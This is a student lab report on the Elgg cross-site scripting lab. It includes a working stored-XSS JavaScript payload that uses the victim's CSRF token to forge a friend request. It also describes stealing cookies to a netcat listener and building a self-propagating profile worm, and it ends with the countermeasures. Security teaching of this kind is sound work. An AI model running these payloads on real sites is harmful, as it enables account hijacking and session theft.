

Task 1



We can see from the screenshot above that we got the XSS alert after we put the script in the Brief Description. This is because the javascript code got executed.


Whoever visits Alice profile they will get XSS alert. If the site is vulnerable to Cross Site Scripting then this dialog box will appear on their end.

Task 2



In this task we can see that whoever visits Alice's profile will get their session cookie displayed. document.cookie gets the session cookie.


If the site is vulnerable to Cross Site Scripting then this dialog box will appear on their end.




We first opened the netcat in the terminal. If any user visits this page then their session cookie will be displayed to the mentioned IP address & port instead of just creating alert window. We use this technique to leverage XSS vulnerable website.


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47"+ token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();}
</script>
```





Before the attack:



After the attack:



We first get the GUID of Sammy which is 47 and also add the token and timestamp in the URL.

We then copy the code in the About me and save. Now when the victim visits Samy's profile. Samy gets added as a friend. In the above screenshot we can see that we used Boby as the Vicitm.


Question 1:

Token & timestamp is a countermeasure to defeat Cross Site Request Forgery attack.

Question 2:

The editor mode has html encoding which is used to defeat Cross Site Scripting. Thus, we won't be able to launch the attack.








As seen from the above screenshot. This task is similar to the previous one except that we change the URL. In this task whoever visit Samy's profile will get infected. We can see that Alice about me section was edited.


Question 3:

It is Samy's GUID to prevent samy from attacking itself. If we remove this line then Samy will attack himself and its own about me section will get edited.













In this task we are using the DOM approach. Whenever the infected page is loaded by any victim it is copied to Document Object Model (DOM) and thus, whenever the other victim visits the other victim's infected page then that victim page gets infected.

We can see from the above screenshots when one user visits the other infected user they all eventually get infected.











Repeat task 1:





In the first screenshot we have activated HTMLawed which filters tags from input. And we can also observe that the about me section in Alice's profile contains the script but without tags and therefore Samy's attack fails. And the other countermeasure was html encoding which was activated by uncommenting htmlspecialchar in 4 different files – text.php, url.php, dropdown.php, email.php. And now when we redo task 1 we can again see that our attack failed.